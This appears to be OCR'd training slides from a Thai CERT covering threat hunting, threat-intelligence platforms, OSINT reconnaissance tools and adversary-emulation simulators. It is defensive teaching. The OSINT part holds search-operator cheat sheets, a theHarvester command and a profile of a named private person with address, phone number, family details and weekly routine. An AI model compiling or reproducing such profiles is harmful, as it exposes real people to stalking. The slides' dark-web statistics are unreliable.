- Tactics, Techniques and Procedures (TTPs), an essential concept in cybersecurity, describes the behavior of a threat actor or group. In cybersecurity, tactics refer to high level descriptions of behaviors threat actors are trying to accomplish.

Example fo TTPs

Impact	Technique	ID	Description
Initial Access	Exploit Public-Facing Applications	T1190	Mirai variants take advantage of design vulnerabilities in internet facing IoT devices by exploiting SSH/Telnet
Lateral Movement	Exploitation of Remote Services	T1210	Mirai variants spread through remote code execution (RCE) vulnerabilities
Discovery	Network Service Scanning	T1046	Mirai malware scans internet wide scans to discover new vulnerable IoT devices
Credential Access	Brute Force	T1110	Mirai level uses a list of hardcoded credentials to brute force IoT devices through Telnet and SSH
Execution	Exploitation for Client Execution	T1203	Dendroid was observed attempting to exploit known vulnerabilities in Hadoop
Command and Control	Domain Generation Algorithms	T1520	A Mirai variant was observed using DGA for protecting its command and control infrastructure
Defense Evasion	Connection Proxy	T1090	Botnets such as OMG, VPNFilter create anonymizing proxy networks through socks enabled bots leveraging open source software such as 3proxy. UPnP vulnerabilities in consumer routers have been abused to create port forwarding schemes that conceal malicious communications and attacks through port-hopping across multiple routers
Impact	Network Denial of Service	T1498	Mirai can conduct network denial-of-service attacks
Impact	Endpoint Denial of Service	T1499	Mirai can conduct endpoint denial-of-service attacks such as simple HTTP(S) floods

What is IOC ?

- **Indicator of compromise (IOC)** — in computer forensics is an artifact observed on a network or in an operating system that with high confidence indicates a computer intrusion.[1]
- Typical IOCs are virus signatures and IP addresses, MD5 hashes of malware files or URLs or domain names of botnet command and control servers. After IOCs have been identified in a process of incident response and computer forensics, they can be used for early detection of future attack attempts using intrusion detection systems and antivirus software.

The Hunter's Tool Bag (Examples)

- Endpoint Solutions
  - Scripting (Powershell, etc.)
  - Interactive Endpoint Hunt Solutions
  - Endpoint Response/Forensics Solutions
- Data-Centric Solutions
  - Elastic, Hadoop, Splunk, SIEM, etc.
  - Endpoint Detection & Response (EDR)
  - Used to store/search centralized logs/events
- Malware Analysis
  - PEStudio
  - Cuckoo Sandbox
  - Hybrid-Analysis (Website)
  - Virus Total (Website)
- Network Analysis Solutions
  - passiveDNS Monitoring
  - Wireshark
  - BroIDS & SnortIDS

Type of Malware Hunting

- Static Analysis
  - File Signature
  - File Size
  - Binary Payload
  - File Hashing
- Dynamic Analysis
  - Startup Executable
  - Registry Change
  - File System Change
  - Process Injected
  - Directory Create
  - File Create
  - File Modification

Determining Your Hunting Maturity

https://sqrrl.com/media/Framework-for-Threat-Hunting-Whitepaper.pdf

Threat Hunting Methodology

Determining What to Hunt For and How Often

Threat Hunting Step

https://expel.io/blog/what-is-cyber-threat-hunting-and-where-do-you-start/


Threat Hunting Step

https://expel.io/blog/what-is-cyber-threat-hunting-and-where-do-you-start/


Threat Hunting Process

https://sqrrl.com/media/Framework-for-Threat-Hunting-Whitepaper.pdf

MITRE TTPs Based Threat Hunting Methodology




Defensive Gap Assessment with MITRE ATT&CK



https://www.cybereason.com/blog/defensive-gap-assessment-with-mitre-attck

Example Hunting

Hunting for Command & Control



https://sqrrl.com/media/Your-Practical-Guide-to-Threat-Hunting.pdf

Hunting for Command & Control

- Example Hypothesis
  - Look for unique artifacts pertinent to the protocol you are interested in. For example, if you are interested in identifying C2 in HTTP traffic, then you might consider looking for anomalous domains/URLs/User-Agent strings
- Datasets to Explore
  - Netflow ("flow" data in general)
  - Firewall logs (should log allowed / accepted packets)
  - Bro Conn log

https://sqrrl.com/media/Your-Practical-Guide-to-Threat-Hunting.pdf

Hunting for Command & Control

- Uncover Patterns and IOCs (Techniques)
  - Use a search to identify legitimate protocol connections on a common port you will be inspecting, by looking at protocol metadata
  - Use a second search to identify all network session metadata (e.g., Netflow, Firewall, etc.) on the common port for the same time period used in step 1
  - Using the output of steps 1 and 2, remove the legitimate protocol connections from the session data. This should leave uncommon protocol connections on the common port
  - Take the results of step 3 and stack the data for what is useful to investigating your hypothesis
    - For example: destination IP, bytes transferred, connection duration/length, etc.

https://sqrrl.com/media/Your-Practical-Guide-to-Threat-Hunting.pdf

Part 2: Threat Intelligence and Threat Exchange

What is a Threat Intelligence

- **Threat intelligence** is the "cyclical practice" of planning, collecting, processing, analyzing and disseminating information that poses a threat to applications and systems. Threat intelligence collects information in real-time to showcase the threat landscape for identifying threats to a computer, application or network. This information is gathered from a number of resources and compiled into a single database enabling visibility into vulnerabilities and exploits actively being used on the internet (in the wild) by threat actors.


Threat Intelligence Platform (TIP)

- A threat intelligence platform is typically used by Security Operations Center Teams (SOC) for day to day threat response and events as they occur. Generalized Threat Intelligence teams use the platform to make educated predictions based on actors, campaigns, industry targets as well as platform (network, application, hardware) targets. Management and Executive teams use the platform for reporting and share data at high levels to better understand their threat posture.
- A TIP is a packaged product that obtains information from multiple resources and automates intelligence by managing, collecting and integrating with various platforms. Anomali provides a threat intelligence model based on their intelligence platform.

What Is Threat Intelligence

- Actionable intelligence on threat actors
- 4 types:
  - Strategic (High level info on changing risk)
  - Tactical (Attacker methodologies)
  - Technical (Tools, tactics)
  - Operational (Indicators of compromise and attack details)

Cyber Threat Intelligence Service




http://correlatedsecurity.com/why-cyber-threat-intelligence-informed-security-operations-is-important/


What is IOC ?

- **Indicator of compromise (IOC)** — in computer forensics is an artifact observed on a network or in an operating system that with high confidence indicates a computer intrusion.[1]
- Typical IOCs are virus signatures and IP addresses, MD5 hashes of malware files or URLs or domain names of botnet command and control servers. After IOCs have been identified in a process of incident response and computer forensics, they can be used for early detection of future attack attempts using intrusion detection systems and antivirus software.

Pyramid of Pain




Internal vs External




Threat Exchange Tools

- MISP (Malware Information Sharing Platform)
- Open Threat Exchange (OTX) | AlienVault
- TheHive
- OpenCTI

MISP Project Overview




MISP core distributed sharing functionality




- MISPs' core functionality is sharing where everyone can be a consumer and/or a contributor/producer."
- Quick benefit without the obligation to contribute.
- Low barrier access to get acquainted to the system.

MISP Attributes Correlation



MISP Threat Sharing

MISP Threat Sharing




MISP (Malware Information Sharing Platform)
https://www.circl.lu/doc/misp/

Create Event

Tagging

Add Attribute


View Event



MISP Training Material
https://github.com/MISP/misp-training

AlienVault Open Threat Exchange (OTX)

AlienVault Open Threat Exchange (OTX)



AlienVault Open Threat Exchange (OTX)

AlienVault Open Threat Exchange (OTX)

Virus Total
https://www.virustotal.com

IBM X-Force
https://exchange.xforce.ibmcloud.com

Hybrid Analysis
https://www.hybrid-analysis.com

IOC Format & Protocol

STIX Format

STIX Format


- Observables describe what has been or might be seen in cyber
- Indicators describe patterns for what might be seen and what they mean if they are
- Incidents describe instances of specific adversary actions
- Adversary Tactics, Techniques, and Procedures describe attack patterns, malware, exploits, kill chains, tools, infrastructure, victim targeting, and other methods used by the adversary
- Exploit Targets describe vulnerabilities, weaknesses, or configurations that might be exploited
- Courses of Action describe response actions that may be taken in response to an attack or as a preventative measure
- Campaigns describe sets of incidents and/or TTPs with a shared intent
- Threat Actors describe identification and/or characterization of the adversary
- Reports collect related STIX content and give them shared context

STIXViz

- A visualization tool that renders STIX documents in three unique ways which capture and present hierarchical, relational, and temporal perspectives of the content.
- StixViz is implemented in Javascript as a standalone application using the node-webkit application runtime which is based on the Chromium rendering engine and node.js. It is packaged and available for download as both a Windows and OSX executable but when built from source, can run on other platforms or could even be integrated into a webpage.

Example of IOC Format Yara

TAXII (Trusted Automated Exchange of Indicator Information)




Threat Intelligent Architecture

https://www.slideshare.net/cisoplatform7/security-strategy-and-tactic-with-cyber-threat-intelligence-cti-68988770

Threat Intelligent Summary

Pro	Cons
• Proactive Detection • Increase Detection & Response Time	• False Positive • Subscription Cost • Data Accuracy

Current SCAP Standards



ศูนย์วิทยบริการและเทคโนโลยีสารสนเทศ (TTC-CERT) เท่านั้น

Threat Intelligent Feed Source

- https://www.circl.lu/doc/misp/feed-osint
- http://www.botvrij.eu/data/feed-osint
- https://zeustracker.abuse.ch/blocklist.php?download=compromised
- http://rules.emergingthreats.net/blockrules/compromised-ips.txt
- https://panwdbl.appspot.com/lists/mdl.txt
- https://www.dan.me.uk/torlist/
- http://cybercrime-tracker.net/all.php
- http://data.phishtank.com/data/online-valid.csv
- http://labs.snort.org/feeds/ip-filter.blf
- https://ransomwaretracker.abuse.ch/feeds/csv/

Workshop Threat Sharing Platform

IOC Development

IOC Development

Syntax of YARA rules

IOC Development

YARA keywords

all	and	any	ascii	at	condition	contains
entrypoint	false	filesize	fullword	for	global	in
import	include	int8	int16	int32	int8be	int16be
int32be	matches	meta	nocase	not	or	of
private	rule	strings	them	true	uint8	uint16
uint32	uint8be	uint16be	uint32be	wide		

https://yara.readthedocs.io/en/v3.8.1/writingrules.html

IOC Development

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

IOC Development Tools

Example Malware Activities

OpenIOC to Yara

OpenIOC to IDS Rules

Part 3: OSINT (Open Source Intelligent)

OSINT

- Open-Source Intelligence (OSINT) is **intelligence** collected from public available sources
- "**Open**" refers overt, public available sources (as opposed to covert sources)
  Its not related to **open-source software** or **public intelligence**
- This information comes from a variety of sources, including the social media pages of your company and staff. These can be a goldmine of information, revealing information such as the design of ID badges, layout of the buildings and software used on internal systems.

Type of OSINT

- Offensive: Gathering information before an attack
- Defensive: Learning about attacks against the company.

Offensive OSINT

- The information above can lead to the following cyber attacks:
  - Identity theft
  - Social Engineering
  - Denial of Service
  - Password brute force attacks
  - Target infiltration
  - Data theft


Defensive OSINT

- The information above can lead to the following cyber defense:
  - Identify Assets
  - Gathering information about Threat Actor
  - Discover Compromised System and data breach
  - Discover Related Vulerability
  - Information Disclose in public resource


Google Hacking Cheat sheet

Query	Description & Example
inurl:	Value is contained somewhere in the url.
site:	Only search within the website's given domain.
filetype:	Search only for files. All filetypes.
allinurl:	Search all of the following words in the url.
intext:	Search the body of the webpage for specific text.
related:	Find website results that are related to your search term.
info:	Find supplemental information Google may have on this page
cache:	Find other pages indexed by Google that reference this link
"quote"	Find an exact phrase (though results may include related words)
+word	Show results with this word exactly. Do not include similar words.
-wordquery	Do not include this word in search results or queries.
"word * word"	Wildcard. Search for anything between these two words, but include both.
OR (or |)	Return results for either item. The pipe character can be used in place.
AND (or &)	Return results with both items. Ampersand character can be used in place.
Remember, the real power comes in stringing multiple advanced operators together.	

Google hacking



Shodan



"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

Shodan Search Language

Shodan Filters	
Filter	Description
city:	Search for results in a given city
country:	Search for results in a given country (2-letter code)
port:	Search for a specific port or ports
hostname:	Search for values that match the hostname
net:	Search a given IP or subnet (e.g., 192.168.1.0/24)
product:	Search for the name of the software described in the banner
version:	Search for the version of the product
os:	Search for a specific operating system
title:	Search in the content scraped from the HTML tag
html:	Search in the full HTML contents of the returned page

"happy hour" near:"san francisco"	Containing the exact phrase "happy hour" and sent from "san francisco"
near:NYC within:15mi	Sent from 15 miles of "NYC"
superhero since:2010-12-27	Containing "superhero" and sent since date "2010-12-27" (year-month-day)
ftw until:2010-12-27	Containing "ftw" and sent up to date "2010-12-27"
hilarious filter:links	Containing "hilarious" and linking to URLs
news source:"Twitter Lite"	Containing "news" and entered via Twitter Lite
geocode:47.37,8.541,10km	Sent from 10km from Zurich

Twitter Search

Twitter Search Operators	
Operator	Find Tweets...
twitter search	Containing both "twitter" and "search". This is the default operator
"happy hour"	Containing the exact phrase "happy hour"
love OR hate	Containing "love" or "hate" (or both)
beer -root	Containing "beer" but not "root"
#haiku	Containing the hashtag "haiku"
from:alexiskold	Sent from user "alexiskold"
to:techcrunch	Sent to user "techcrunch"
@mashable	Referencing user "mashable"


Social Media

Social Media	
LinkedIn	Facebook
Twitter	Instagram
Pinterest	Myspace
Google Plus	Flickr
Meetup	Glassdoor

https://crt.sh

Crt.sh is a site where you could find all the SSL or TLS certificates of the particular targeted domain. And the site is open-source to monitor the certificates.


https://osintframework.com/



What to look for

- Full Name (Mother's Maiden Name)
- Username(s)
- Date of Birth
- Email Accounts and Passwords
- Employment Information
- Financial Information
- Mobile/Work Telephone Numbers
- Social Media Information/Posts

Search Engines



Example Target

Search by name examples:

- Joffrey Bruin
- "Joffrey Bruin"
- "J. Bruin"
- "J Bruin"
- "Joffrey Bruin" Heiloo
- "Bruin J"

Twitter

LinkedIn

What do we know now ?

- Joffrey Bruin, born 1981
- Heiloo, Kennemerstraat 37
- Telephone number 072-5158856
- Lived in Alkmaar
- Schools in he attended in Alkmaar (Jan Arentsz & Hogeschool InHolland)
- Has a daugther of 11 years old (probably born june 9th)
- Works as consultant in Amsterdam
- Probably has a girlfriend/wife (Loes Dekker)
- Weekly Bicycle ride
- 1 hour & 25 minutes away (from home !)
- 17 maart 2015 = tuesday (every week??)
- Hobby is riding bikes, mtb team De Flexwinkel (sponsor)

OSINT Tools

Useful OSINT Websites	
pipl.com	spokeo.com
namechk.com	tineye.com
archive.org/web	inteltechniques.com
email-format.com	osintframework.com
haveibeenpwned.com	google.com/maps
familytreenow.com	research.com

OSINT Search Engines

Google - https://google.com


Shodan - https://shodan.io

https://www.dehashed.com


OSINT – Resources and Information Feed

Some OSINT Tools	
FOCA	Maltego
Google Dorking	Shodan
Recon-ng	theHarvester
Urlcrazy	SpiderFoot

Maltego



Maltego



TheHarvester

- TheHarvester is a tool, written by Christian Martorella, that can be used to gather e-mail accounts and subdomain names from different public sources (search engines, pgp key servers).


DEMO:

- ./theHarvester.py -d linuxac.org -l 500 -b google

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

HARPOON – Advanced OPEN SOURCE AND THREAT INTELLIGENCE(OSINT)

Recon-ng



Spiderfoot

Darkweb

What is "The Dark Web"?


What is “The Dark Web”?

- The dark web is a subset of “The Deep Web”.
- The Dark Web search engines are **not visible** to the public and are **not crawled/indexed** by any search engine spiders like Google.
- You might be using the normal search engine (Google, Yahoo, Bing) as a regular basis for searching the terms, in which, you will never get any information from the dark web, which is entirely on the **dark side** of the deep web.
- About **96% of the information is hidden** in the Dark Web and the rest of the **4% is visible** to the public. The dark web is the world where you can browse and talk anonymously.


What is “The Dark Web”?

- They are more likely to have legal and illegal stuff on their darknet marketplace.
- The dark web is a smaller part of the deep web that **can’t be accessed without a special software** like Tor, I2P, and Freenet. Among this private browsing software, Tor browser is comparatively the best.

How to access Darkweb



Darkweb News




Onion Search

Darkweb Search Tool

OnionSearch

How to Access Dark Web Websites


How to Access Dark Web Websites



Darkweb Website


Part 4: Breach and Attack Simulation

Adversary Emulation Plans




https://attack.mitre.org/resources/adversary-emulation-plans/

Atomic Red Team



Methodology

- Select a test
- Execute Test
- Collect Evidence
- Develop Detection
- Measure Progress



Example

Develop Detection

https://atomicredteam.io/testing

Atomic Red-Team
https://github.com/redcanaryco/atomic-red-team

SOSECURE

Threat Simulator

https://www.peerlyst.com/posts/resources-threat-simulation-simulating-adversary-operations-chiheb-chebbi?trk=search_page_search_result

ใช้สำหรับปฏิบัติงานในสำนักงานรักษาความมั่นคงปลอดภัย ทางคอมพิวเตอร์ สถาบันวิจัยและพัฒนา (TTC-CERT) เท่านั้น

SOSECURE

THIS IS NOT ADVERSARY EMULATION

Vuln Scanning like an APT

nessus Professional

nexpose®

Qualys.

SOSECURE

Adversary Emulation Plans

Adversary emulation is an activity where security experts emulate how an adversary operates. The ultimate goal, of course, is to improve how resilient the organization is versus these adversary techniques.
Both red and purple teaming can be considered as adversary emulation.

TTP


Adversary activities are described using TTPs (**Tactics, Techniques & Procedures**). These are not as concrete as, for example, IOCs, but they describe how the adversary operates at a higher level. Adversary emulation should be based on TTPs. As such, a traditional vulnerability scan or internal penetration test that is not based on TTPs should not be considered adversary emulation.

ATT&CK

Adversary emulation should be performed using a structured approach, which can be based on a kill chain or attack flow. **MITRE ATT&CK** is a good example of such a standard approach.

SOSECURE


Adversary Emulation Plans



https://attack.mitre.org/resources/adversary-emulation-plans/

SOSECURE

Example of an emulation plan



SOSECURE

Adversary Emulation Tools

Adversary emulation can typically take two different forms:
- Automated / scripted emulation of a (sub-)set of specific MITRE ATT&CK techniques
- Manual, full-stack emulation according to an adversary emulation plan

Different tools exist that can help emulate the two objectives listed above!

Automated / scripted

Uber
METTA
RTA Red Team Automation
MITRE CALDERA

Manual, full-stack, emulation

COVENANT
COBALT STRIKE

APT Simulator

APT Simulator


APT Simulator is a Windows Batch script that uses a set of tools and output files to make a system look as if it was compromised. In contrast to other adversary simulation tools, APT Simulator is designed to make the application as simple as possible. You don't need to run a web server, database or any agents on set of virtual machines. Just download the prepared archive, extract and run the contained Batch file as Administrator. Running APT Simulator takes less than a minute of your time.

Use Cases

1. PoCs: Endpoint detection agents / compromise assessment tools
2. Test your security monitoring / detection capabilities
3. Test your SOCs response on a threat that isn't EICAR or a port scan
4. Prepare an environment for digital forensics classes

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

APT Simulator



"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

Ransomware Simulator

QuickBuck - Ransomware Simulator

The goal of this repository is to provide a simple, harmless way to check your AV's protection on ransomware.

This tool simulates typical ransomware behaviour, such as:

- Staging from a Word document macro
- Deleting Volume Shadow Copies
- Encrypting documents (only files dropped by the simulator into a new folder)
- Dropping a ransomware note to the user's desktop

The ransomware simulator takes no action that actually encrypts pre-existing files on the device, or deletes Volume Shadow Copies. However, any AV products looking for such behaviour should still hopefully trigger.

Each step, as listed above, can also be disabled via a command line flag. This allows you to check responses to later steps as well, even if an AV already detects earlier steps.

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

Ransomware Simulator

Download

It is recommended to clone the complete repository or download the zip file. You can do this by running the following command:

```
git clone https://github.com/Joe1995ac/PSRansom
```

Usage

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

MITRE CALDERA

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

